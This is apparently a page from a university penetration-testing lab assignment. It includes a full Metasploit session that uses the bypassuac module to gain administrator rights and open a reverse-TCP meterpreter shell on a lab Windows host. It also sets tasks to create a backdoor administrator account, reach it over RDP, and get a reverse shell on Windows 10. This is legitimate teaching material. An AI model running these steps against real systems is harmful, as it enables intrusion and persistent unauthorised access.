
4. Background your current session, then gain administrator-level privileges on the remote system (**10 pt**).

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set lport 4428
lport => 4428
msf6 exploit(windows/local/bypassuac) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(windows/local/bypassuac) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4428 -> 192.168.10.9:1071) at
 2024-10-30 04:22:49 -0400

meterpreter >
```

5. After you escalate the privilege, complete the following tasks:
   a. Create a malicious account with your name and add this account to the administrator group. <u>You need to complete this step on the Attacker Side</u>. **(10 pt)**



   b. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(10 pt) You may follow the pdf for Pen testing**



Task D. Extra Credit

Try to set up a reverse shell connection with Metasploit to Windows 10 **(10 points)**. You can use the technique we introduced in this class, or other exploits not covered by this course.